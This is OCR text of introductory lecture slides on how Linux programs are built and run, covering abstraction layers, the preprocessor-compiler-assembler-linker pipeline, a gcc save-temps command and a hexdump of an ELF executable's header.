

DATA
INPUT
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
OUTPUT
DATA




How are programs being run?

What's going on, on a lower level?


application (e.g., Facebook)
operating system (e.g., Windows)
compiler
assembler
software
hardware
processor
memory
input/output system
data path and control
digital design
circuit design
transistors
increasing level of abstraction


application (e.g., Facebook)
operating system (e.g., Windows)
compiler
assembler
software
hardware
processor
memory
input/output system
data path and control
digital design
circuit design
transistors
increasing level of abstraction


Calculator
View Edit Help
on (e.g., Facebook)
operating system (e.g., Windows)
compiler
assembler
software
hardware
processor
memory
input/output system
data path and control
digital design
circuit design
transistors
increasing level of abstraction

Today, we're gonna talk about this in the context of Linux

How is a binary produced?

High Level Language (HLL)

PREPROCESSOR

Pure HLL

COMPILER

Assembly language

ASSEMBLER

Machine Code (relocatable)

LINKER

Executable file

```
9cc hello.c -save-temps
```

hello.c

PREPROCESSOR

hello.i

COMPILER

hello.s

ASSEMBLER

hello.o

LINKER


a.out

```
$ hexdump -C a.out | head
```

```
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  10 83 04 08 34 00 00 00  |............4...|
00000020  d8 17 00 00 00 00 00 00  34 00 20 00 09 00 28 00  |........4. ...(.|
00000030  1f 00 1c 00 06 00 00 00  34 00 00 00 34 80 04 08  |........4...4...|
00000040  34 80 04 08 20 01 00 00  20 01 00 00 05 00 00 00  |4... ... .......|
00000050  04 00 00 00 03 00 00 00  54 01 00 00 54 81 04 08  |........T...T...|
00000060  54 81 04 08 13 00 00 00  13 00 00 00 04 00 00 00  |T...............|
00000070  01 00 00 00 01 00 00 00  00 00 00 00 00 80 04 08  |................|
00000080  00 80 04 08 c8 05 00 00  c8 05 00 00 05 00 00 00  |................|
00000090  00 10 00 00 01 00 00 00  08 0f 00 00 08 9f 04 08  |................|
```

